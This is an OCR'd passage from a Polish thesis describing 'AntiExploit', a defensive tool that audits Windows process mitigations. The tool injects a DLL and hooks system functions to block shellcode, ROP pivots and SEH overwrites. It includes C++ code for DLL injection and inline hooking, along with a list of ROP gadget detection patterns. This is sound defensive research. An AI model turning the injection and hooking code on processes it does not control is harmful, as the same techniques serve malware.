
Rysunek 39. Kod podatny na błąd przepełnienia bufora w aplikacji Audio Converter

7. Aplikacja z własną metodą ochrony

Na potrzeby pracy została przygotowana aplikacja „**AntiExploit**”, która przeciwdziała *exploitom*. Program wyświetla obecne procesy w systemie operacyjnym. Dla każdego procesu listowane są następujące informacje:

- Nazwa procesu
- **PID** (unikalny identyfikator procesu)
- Obecność mechanizmu **ASLR** w procesie (rozdział 5.1)
- Stan mechanizmu **DEP** (rozdział 5.2)
- Liczba modułów załadowanych w kontekście danego procesu
- Liczba modułów, które nie są kompatybilne z mechanizmem **SafeSEH** (rozdział 5.4)
- Liczba modułów, które nie korzystają z ciasteczka bezpieczeństwa (rozdział 5.3)
- Obecność autorskiej metody ochrony „**AntiExploit**” w procesie

Aplikacja jest 32 bitowa i została stworzona przy użyciu języka **C++** w środowisku **Microsoft Visual Studio 2022**. Do deasemblacji kodu maszynowego została wykorzystana biblioteka **Capstone** [XXXI]. Interfejs użytkownika został zaimplementowany przy pomocy funkcji **API** systemu Microsoft Windows. Aplikacja została przedstawiona na Rysunku 40.



Nazwa Procesu	PID	ASLR	DEP	Ilość modułów	Moduły bez SafeSEH	Moduły bez Stack Canary	AntiExploit
RuntimeBroker.exe	2772	Aktywny	Aktywny Permanentnie				Nieaktywny
RuntimeBroker.exe	14444	Aktywny	Aktywny Permanentnie				Nieaktywny
RuntimeBroker.exe	13576	Aktywny	Aktywny Permanentnie				Nieaktywny
RuntimeBroker.exe	10968	Aktywny	Aktywny Permanentnie				Nieaktywny
RuntimeBroker.exe	8136	Aktywny	Aktywny Permanentnie				Nieaktywny
RuntimeBroker.exe	4124	Aktywny	Aktywny Permanentnie				Nieaktywny
rundll32.exe	7160	Aktywny	Aktywny				Nieaktywny
RtkAudUService64.exe	13432	Aktywny					Nieaktywny
RtkAudUService64.exe	4884	Aktywny	Aktywny				Nieaktywny
RGBFusion.exe	10472	Nieaktywny	Nieaktywny				Nieaktywny
Registry	180		Nieaktywny				Nieaktywny
PresentationFontCache.exe	2304		Nieaktywny				Nieaktywny
plugin_host-3.8.exe	1560	Aktywny					Nieaktywny
plugin_host-3.3.exe	976	Aktywny	Aktywny Permanentnie				Nieaktywny
PerfWatson2.exe	1176	Nieaktywny	Nieaktywny				Nieaktywny
OriginWebHelperService.exe	5048	Aktywny	Aktywny				Nieaktywny
OriginThinSetupInternal.exe	12168	Aktywny	Nieaktywny	107	8	0	Nieaktywny
OneApp.IGCC.WinService.exe	4780		Nieaktywny				Nieaktywny
OfficeClickToRun.exe	4916	Aktywny	Aktywny				Nieaktywny
NVIDIA Web Helper.exe	11576	Aktywny	Aktywny (bez emulacji ATL)	106	10	0	Nieaktywny
NVDisplay.Container.exe	3532		Nieaktywny				Nieaktywny
NVDisplay.Container.exe	2936		Nieaktywny				Nieaktywny
nvcontainer.exe	7852	Aktywny	Aktywny (bez emulacji ATL)				Nieaktywny
nvcontainer.exe	4924	Aktywny	Aktywny				Nieaktywny
msvsmon.exe	9716	Aktywny	Aktywny Permanentnie				Nieaktywny
msvsmon.exe	18848	Aktywny	Aktywny Permanentnie	67	10	0	Nieaktywny
mspdbsrv.exe	2448	Aktywny	Nieaktywny	16	0	0	Nieaktywny
MSIAfterburner.exe	8668	Nieaktywny					Nieaktywny
MSBuild.exe	9372	Nieaktywny					Nieaktywny
MicrosoftEdgeUpdate.exe	8732	Nieaktywny					Nieaktywny
Microsoft.ServiceHub.Controller.exe	9256	Nieaktywny	Aktywny				Nieaktywny
Memory Compression	3140		Nieaktywny				Nieaktywny
lsass.exe	996		Nieaktywny				Nieaktywny
Lsalso.exe	988		Nieaktywny				Nieaktywny
logi_crashpad_handler.exe	9168	Aktywny					Nieaktywny
logi_crashpad_handler.exe	10068	Aktywny					Nieaktywny
LockApp.exe	13392	Aktywny	Nieaktywny				Nieaktywny
LMS.exe	5072	Aktywny	Aktywny				Nieaktywny
Lightshot.exe	15452	Aktywny	Aktywny Permanentnie	65	8	0	Nieaktywny
LightKeeperService.exe	4836	Aktywny	Aktywny				Nieaktywny
lghub_updater.exe	4868	Aktywny	Aktywny				Nieaktywny
lghub_agent.exe	7764	Aktywny					Nieaktywny

Rysunek 40. Interfejs użytkownika aplikacji „AntiExploit”

Mechanizm **ASLR** jest sprawdzany przy użyciu nieudokumentowanej funkcji systemowej **NtQueryInformationProcess**, której deklaracja została przedstawiona na Listingu 9.

```
__kernel_entry NTSTATUS NtQueryInformationProcess(
    [in]            HANDLE           ProcessHandle,
    [in]            PROCESSINFOCLASS ProcessInformationClass,
    [out]           PVOID            ProcessInformation,
    [in]            ULONG            ProcessInformationLength,
    [out, optional] PULONG           ReturnLength
);
```

Listing 9. Deklaracja funkcji systemowej NtQueryInformationProcess

Gdy jako drugi argument typu PROCESSINFOCLASS zostanie przekazana stała **ProcessImageInformation** (0x25) funkcja zwróci poprzez **ProcessInformation** strukturę typu **SECTION_IMAGE_INFORMATION**. Pole **ImageFlags.ImageDynamicallyRelocated** zwraca informację czy aplikacja została dynamicznie relokowana, co jest jednoznaczne z obecnością mechanizmu **ASLR**.

Stan mechanizmu **DEP** podobnie jak **ASLR** sprawdzany jest przy użyciu funkcji systemowej **NtQueryInformationProcess**. Gdy do drugiego argumentu zostanie przekazana stała **ProcessExecuteFlags** (0x22) funkcja zwróci poprzez **ProcessInformation** pole bitowe z flagami dotyczącymi mechanizmu **DEP**:

- MEM_EXECUTE_OPTION_ENABLE
- MEM_EXECUTE_OPTION_DISABLE_THUNK_EMULATION
- MEM_EXECUTE_OPTION_PERMANENT

Wartość pola **DEP** w aplikacji może przyjąć jedną z czterech możliwych wartości:


- „Nieaktywny”
- „Aktywny”
- „Aktywny (bez emulacji ATL)”
- „Aktywny Permanentnie”

Aplikacje wykorzystujące Active Template Library (ATL) w wersji do 7.1 włącznie mogą próbować wykonać kod na stronach pamięci oznaczonych jako niewykonywalne [XXXII]. W tym celu, aby umożliwić działanie starszym aplikacjom system emuluje instrukcje oraz obsługuje wyjątki wygenerowane w wyniku próby wykonania kodu na stronie pamięci z danymi. Mechanizm **DEP** może również być włączony bez możliwości jego dezaktywowania, co opisuje stan „Aktywny Permanentnie”.

Każdy proces jest analizowany pod względem kompatybilności jego modułów z mechanizmem **SafeSEH** oraz **Stack Canary**. Moduły są wyodrębniane z przestrzeni procesu poprzez wykorzystanie funkcji systemowych **CreateToolhelp32Snapshot**, **Module32First** oraz **Module32Next** (używane są również do zliczania ich ilości). Pozyskiwane dzięki nim, ich adresy bazowe oraz wielkości, pozwalają odczytać za pomocą **ReadProcessMemory** nagłówki PE wszystkich modułów. Każdy moduł jest analizowany pod względem zawartości katalogu ***IMAGE_LOAD_CONFIG_DIRECTORY*** w opcjonalnym nagłówku pliku (jego brak oznacza niekompatybilność z **SafeSEH** oraz **Stack Canary**). Struktura opisująca katalog zawiera interesujące pola **„SecurityCookie”**, **„SEHandlerTable”**, **„SEHandlerCount”**. Gdy wartość pierwszego z nich jest zerowa instrumentacja ciasteczka bezpieczeństwa nie jest obecna w kodzie modułu. Jeżeli pole **„SEHandlerTable”** jest wyzerowane oznacza to brak kompatybilności z mechanizmem **SafeSEH**. Gdy **„SEHandlerTable”** jest niezerowe, lecz **„SEHandlerCount”** wynosi zero, oznacza to, że mechanizm **SafeSEH** został włączony podczas kompilacji, ale tablica bezpiecznych procedur obsługi nie została wygenerowana.

Analiza statusów metod ochrony wraz z informacjami o **SafeSEH** oraz **Stack Canary** mogą pomóc przy identyfikowaniu podatnych aplikacji.


Metoda ochrony „**AntiExploit**” jest zbiorem mechanizmów ochronnych przed wykorzystywaniem błędów w kodzie aplikacji. Dokonuje tego za pomocą serii sprawdzeń, przed wywołaniami kluczowych funkcji systemowych. Zabezpieczenie może zostać włączone dla wybranego procesu poprzez kliknięcie na niego prawym przyciskiem myszy oraz wybraniem opcji „Załaduj AntiExploit”, co zostało przedstawione na Rysunku 41.




Rysunek 41. Załadowanie metody ochrony "AntiExploit" do wybranego procesu

Kod **„AntiExploit”** został zawarty w osobnej bibliotece współdzielonej **AntiExploitCore.dll**. Podczas włączenia zabezpieczenia dla danego procesu biblioteka jest ładowana w jego przestrzeń adresową (**DLL Injection** [2]). W opisywanej aplikacji ładowanie zostało zaimplementowane przez stworzenie nowego wątku w docelowym procesie (**CreateRemoteThread**) który ładował bibliotekę z kodem **„AntiExploit”** przy użyciu funkcji **LoadLibraryW**. Gdy biblioteka **AntiExploitCore.dll** jest obecna w docelowym procesie następuje tzw. *hookowanie* kluczowych funkcji systemowych [4]. Technika polega na

zastąpieniu pierwszych bajtów kodu funkcji na instrukcję skoku do własnego kodu, co zostało zaprezentowane na przykładzie funkcji **RtlDispatchException** na Rysunku 42. oraz Rysunku 43.




Rysunek 42. Kod funkcji RtlDispatchException przed hookowaniem



Rysunek 43. Kod funkcji RtlDispatchException przed hookowaniem

Przed wykonaniem tej operacji nadpisane bajty są zapisywane do pamięci, aby później mogły zostać wykonane przed powrotem do oryginalnej funkcji. Tuż po zapisanych bajtach znajduje się skok do oryginalnej funkcji. Opisywany konstrukt (zapisane pierwsze bajty oryginalnej funkcji wraz ze skokiem do niej) zostanie nazwany **trampoliną**, który został zilustrowany na Rysunku 44.



Rysunek 44. Zapisane bajty nadpisanej funkcji RtlDispatchException oraz skok prowadzący do jej dalszej części

Kod odpowiedzialny za przekierowanie wykonania funkcji został zaprezentowany na Listingu 10. Argument **pvStub** jest adresem bloku pamięci zawierającego **trampoliny** wszystkich *hookowanych* funkcji. Argument **dt** jest obiektem zawierającym oryginalne bajty funkcji, oryginalny adres funkcji oraz adres funkcji, na którą zostanie przekierowane wykonanie.

```
BOOL HookWrite (PVOID pvStub, threadHooks::hookData dt) // [FIRST BYTES
FUNCTION][JMP FUNC]
{
	PBYTE pbStub = (PBYTE)pvStub;
	DWORD diff = 0;
	BOOL bJmpThunk = FALSE;

	*dt.ppfnOriginalFunction = pbStub;

	size_t bound = InstructionBoundary(dt.pfnToDetour);
	if (bound == 0)
		return FALSE;

	if (!SetPagePermisson(pbStub, PAGE_EXECUTE_READWRITE, NULL))
		return ERROR_NOT_ENOUGH_MEMORY;

	memcpy(pbStub, dt.pfnToDetour, bound); // copies first 5 bytes of
original func to stub

	if (pbStub[0] == 0xe8 || pbStub[0] == 0xe9) // call/jmp rel-32
	{
		diff = *(DWORD*)(pbStub + 1);
		PBYTE pbOriginalFunc = (PBYTE)dt.pfnToDetour + diff + 5;
		*(DWORD*)(pbStub + 1) = (DWORD)pbOriginalFunc - (DWORD)pbStub - 5;
	}

	diff = (DWORD)((PBYTE)dt.pfnToDetour - 5 - pbStub);  // diff to jmp func
on stub
	pbStub[bound] = 0xe9; // jmp near
	*(DWORD*)((PBYTE)pbStub + bound + 1) = diff;

	if (!SetPagePermisson(pvStub, PAGE_EXECUTE_READ, NULL))
		return ERROR_NOT_ENOUGH_MEMORY;

	DWORD dwOldProtect = 0;

	if (!SetPagePermisson(dt.pfnToDetour, PAGE_EXECUTE_READWRITE,
&dwOldProtect))
		return ERROR_NOT_ENOUGH_MEMORY;

	diff = (DWORD)((PBYTE)dt.pfnDetourTarget - (PBYTE)dt.pfnToDetour - 5);
// diff to own func

	PBYTE pb = (PBYTE)dt.pfnToDetour;
	pb[0] = 0xe9;
	*(DWORD*)(pb + 1) = diff;

	if (!SetPagePermisson(dt.pfnToDetour, dwOldProtect, NULL))
		return ERROR_NOT_ENOUGH_MEMORY;

	return TRUE;
}
```

Listing 10. Kod hookowania funkcji

Funkcje, które są *hookowane* przez zabezpieczenie **„AntiExploit”** zostały zamieszczone na Rysunku 45. Etykiety z przedrostkiem „Original” wskazują na trampolinę prowadzącą do oryginalnej funkcji. Funkcje z przedrostkiem „My” zawierają kod zabezpieczenia.

```
HookTransactionBegin();
HookAttach((PVOID*)&Original_LoadLibraryA, My_LoadLibraryA);
HookAttach((PVOID*)&Original_LoadLibraryW, My_LoadLibraryW);
HookAttach((PVOID*)&Original_LoadLibraryExA, My_LoadLibraryExA);
HookAttach((PVOID*)&Original_LoadLibraryExW, My_LoadLibraryExW);
HookAttach((PVOID*)&Original_FreeLibrary, My_FreeLibrary);
HookAttach((PVOID*)&Original_FreeLibraryAndExitThread, My_FreeLibraryAndExitThread);
HookAttach((PVOID*)&Original_LdrLoadDll, My_LdrLoadDll);
HookAttach((PVOID*)&Original_CreateProcessA, My_CreateProcessA);
HookAttach((PVOID*)&Original_CreateProcessW, My_CreateProcessW);
HookAttach((PVOID*)&Original_CreateProcessInternalA, My_CreateProcessInternalA);
HookAttach((PVOID*)&Original_CreateProcessInternalW, My_CreateProcessInternalW);
HookAttach((PVOID*)&Original_GetProcAddress, My_GetProcAddress);
HookAttach((PVOID*)&Original_GetModuleHandleA, My_GetModuleHandleA);
HookAttach((PVOID*)&Original_GetModuleHandleW, My_GetModuleHandleW);
HookAttach((PVOID*)&Original_VirtualProtect, My_VirtualProtect);
HookAttach((PVOID*)&Original_VirtualProtectEx, My_VirtualProtectEx);
HookAttach((PVOID*)&Original_NtProtectVirtualMemory, My_NtProtectVirtualMemory);
HookAttach((PVOID*)&Original_VirtualAlloc, My_VirtualAlloc);
HookAttach((PVOID*)&Original_VirtualAllocEx, My_VirtualAllocEx);
HookAttach((PVOID*)&Original_NtAllocateVirtualMemory, My_NtAllocateVirtualMemory);
HookAttach((PVOID*)&Original_SetProcessDEPPolicy, My_SetProcessDEPPolicy);
HookAttach((PVOID*)&Original_NtSetInformationProcess, My_NtSetInformationProcess);
HookAttach((PVOID*)&Original_CreateThread, My_CreateThread);
HookAttach((PVOID*)&Original_NtCreateThread, My_NtCreateThread);
HookAttach((PVOID*)&Original_NtCreateThreadEx, My_NtCreateThreadEx);
HookAttach((PVOID*)&Original_ExitProcess, My_ExitProcess);
HookAttach((PVOID*)&Original_NtTerminateThread, My_NtTerminateThread);
result = HookTransactionCommit();
```

Rysunek 45. Hookowane funkcje przez zabezpieczenie "AntiExploit"


W następnych akapitach opisane zostaną mechanizmy ochrony zawarte w zabezpieczeniu **„AntiExploit”**.

Każde wywołanie funkcji systemowej, która została przedstawiona na Rysunku 45. jest sprawdzana pod względem poprawności źródła jej wykonania. Ma to uniemożliwić dostęp do kluczowych funkcji systemowych dla kodu znajdującego się poza modułami aplikacji. Dotyczy to kodu na stosie, stercie bądź zaalokowanego bloku pamięci przy użyciu **VirtualAlloc**. Zablokowane zostaną wszelkie próby wykonania funkcji systemowych pochodzące z *shellcode*. Aby ocenić poprawność źródła wykonania należy sprawdzić adres powrotu na aktualnej ramce stosu. Adres ten można uzyskać wykorzystując fragment kodu maszynowego zaprezentowanego na Listingu 11. Etykieta **dwRetnAddress** wskazuje na miejsce w pamięci, gdzie ma zostać zapisany adres powrotu.

```
push eax
push ebx
lea eax, [dwRetnAddress]
mov ebx, [ebp + 4]
mov [eax], ebx
pop ebx
pop eax
```

Listing 11. Kod pobierający adres powrotu z aktualnej ramki stosu

Komunikat, który zostanie wyświetlony, gdy sprawdzany adres powrotu będzie pochodził z niezaufanego miejsca w pamięci został przedstawiony na Rysunku 46.




Rysunek 46. Komunikat informujący o wywołaniu funkcji LoadLibraryA z niezaufanego miejsca w pamięci

W funkcjach **VirtualProtect**, **VirtualProtectEx**, **VirtualAlloc**, **VirtualAllocEx, SetProcessDEPPolicy** oraz **NtSetInformationProcess** dodatkowo sprawdzane jest czy adres powrotu nie wskazuje na instrukcję, która przekierowuje wykonanie na stos. Jest to częsty przypadek w *exploitach* wykorzystujących technikę **ROP**, których łańcuch prowadzi do wywołania funkcji **VirtualProtect** (oraz pokrewnych) w celu umożliwienia przekierowania wykonania na stos lub stertę z wcześniej wprowadzonym *shellcode*. Taki przypadek również zaistniał w *exploicie* przygotowanym w rozdziale 6. Sprawdzenie następuje poprzez porównanie pierwszego kodu instrukcji spod adresu powrotu z czterema możliwymi wariantami z Listingu 12.

```
jmp esp
call esp
push esp/retn
push esp/ret
```

Listing 12. Warianty instrukcji, które przekierowują wykonanie na stos

Komunikat informujący o omawianej sytuacji został zaprezentowany na Rysunku 47.



Rysunek 47. Komunikat informujący o wykryciu exploitu wykorzystującego technikę ROP

Na szczególną uwagę zasługuje funkcja systemowa **RtlDispatchException**, która jest odpowiedzialna za obsługę wyjątków w obszarze użytkownika. Nadpisanie jej własną funkcją pozwoli przeanalizować każde wystąpienie wyjątku. Pozwoli to na sprawdzenie przyczyny wyjątku oraz gdy zajdą odpowiednie warunki zablokowanie potencjalnego zagrożenia.

Zabezpieczenie **„AntiExploit”** *hookuje* funkcję **RtlDispatchException** oraz dokonuje analizy wyjątku. Funkcja przyjmuje jako argument strukturę typu **_EXCEPTION_RECORD**, której definicja została przedstawiona na Listingu 13.

```
typedef struct _EXCEPTION_RECORD {
	DWORD                    ExceptionCode;
	DWORD                    ExceptionFlags;
	struct _EXCEPTION_RECORD* ExceptionRecord;
	PVOID                    ExceptionAddress;
	DWORD                    NumberParameters;
	ULONG_PTR
ExceptionInformation[EXCEPTION_MAXIMUM_PARAMETERS];
} EXCEPTION_RECORD;
```

Listing 13. Definicja typu struktury _EXCEPTION_RECORD

W przypadku gdy kod wyjątku wskazuje na naruszenie ochrony pamięci, czyli argument **ExceptionCode** jest równy wartości **STATUS_ACCESS_VIOLATION** oraz wyjątek wystąpił podczas próby zapisu (pole **ExceptionInformation[0]** równe **ACCESS_VIOLATION_WRITE**) porównywany jest adres wyjątku (**ExceptionAddress**) z adresem bazowym stosu aktualnego wątku. Gdy są one równe oznacza to, że wyjątek został wygenerowany podczas próby zapisu danych poza jego dolną granicę (Rysunek 48.). Implikuje to nadpisanie zawartości ramek **SEH**. Stos wątku rośnie w stronę niższych adresów więc taka sytuacja nie może mieć miejsca w prawidłowo działającej aplikacji. W rozdziale 6 została wykorzystana sytuacja wygenerowania wyjątku podczas próby zapisu poza dolną granicę stosu, aby przekierować wykonanie przez nadpisaną procedurę obsługi **SEH** do łańcucha **ROP**. Zabezpieczenie **„AntiExploit”** wykryje opisaną sytuacje oraz zablokuje próbę *exploitacji* poprzez zakończenie aplikacji z błędem. Fragment kodu odpowiedzialny za obsłużenie niebezpiecznego stanu aplikacji został przedstawiony na Listingu 14.

```
if (ExceptionRecord->ExceptionCode == STATUS_ACCESS_VIOLATION)
{
	LPVOID addrFault = (LPVOID)ExceptionRecord->ExceptionInformation[1];
	if (ExceptionRecord->ExceptionInformation[0] == ACCESS_VIOLATION_WRITE)
// thread attempted to write to inaccessible memory
	{
		HANDLE stackBase;
		HANDLE stackTop;
		if (GetStackRegionThread(GetCurrentThread(), &stackBase,
&stackTop))
```

```
		{
			if (addrFault == stackBase) // all stack has been
overwritten with data, SEH handler were overwritten too
			{
				FatalAppExitW(0, L"Wykryto próbę nadpisania ramki SEH,
aplikacja zostanie zamknięta");
			}
		}
	}
	else if (ExceptionRecord->ExceptionInformation[0] == DEP_VIOLATION)
	{
		FatalAppExitW(0, L"Wykryto próbę wykonania kodu na stronie danych
(DEP violation), aplikacja zostanie zamknięta");
	}
}
```

Listing 14. Fragment kodu sprawdzający czy nastapiła próba zapisu poza dolną granicę stosu

Rysunek 48. Sytuacja próby zapisu poza dolną granicę stosu

Kolejnym zabezpieczeniem opartym na analizie danych wyjątków jest sprawdzanie poprawności listy jednokierunkowej zawierającej poszczególne ramki **SEH**. Każda ramka jest

obiektem o typie **EXCEPTION_REGISTRATION**, którego definicja została zaprezentowana na Listingu 15.

```
typedef struct _EXCEPTION_REGISTRATION
{
	struct _EXCEPTION_REGISTRATION* Prev;
	LPVOID Handler;
} EXCEPTION_REGISTRATION, * PEXCEPTION_REGISTRATION;
```

Listing 15. Element ramki SEH

Lista jest sprawdzana pod kątem ciągłości. Jeżeli ostatni element nie wskazuje na wartość **0xFFFFFFFF** (domyślna wartość ostatniego elementu listy ramek **SEH**) aplikacja jest zamykana z błędem. Ponadto każdy adres procedury obsługi z listy (pole **Handler** ze struktury **EXCEPTION_REGISTRATION**) jest walidowany w kontekście jego przynależności do przestrzeni pamięci modułów w procesie. Adresy procedur obsługi wyjątków są znane podczas kompilacji i zawierają się w kompilowanym module. Gdy zostanie wykryty adres procedury obsługi wyjątku, który znajduje się poza adresem przestrzeni modułów, aplikacja kończy swoje działanie z błędem.


Oprócz serii sprawdzeń, dotyczących miejsca w pamięci w jakim znajdują się procedury obsługi, kontrolowana jest również ich zawartość. Jeżeli procedura obsługi wskazuje na jeden z kilku popularnych wariantów ***gadgetów*** używanych do stworzenia łańcucha **ROP** aplikacja jest awaryjnie zamykana, aby zapobiec wykonaniu złośliwego kodu. Przewidziane warianty zawierają między innymi „**pop reg, ret**”, „**add esp,val ret**” czy „**sub esp, val, ret**”
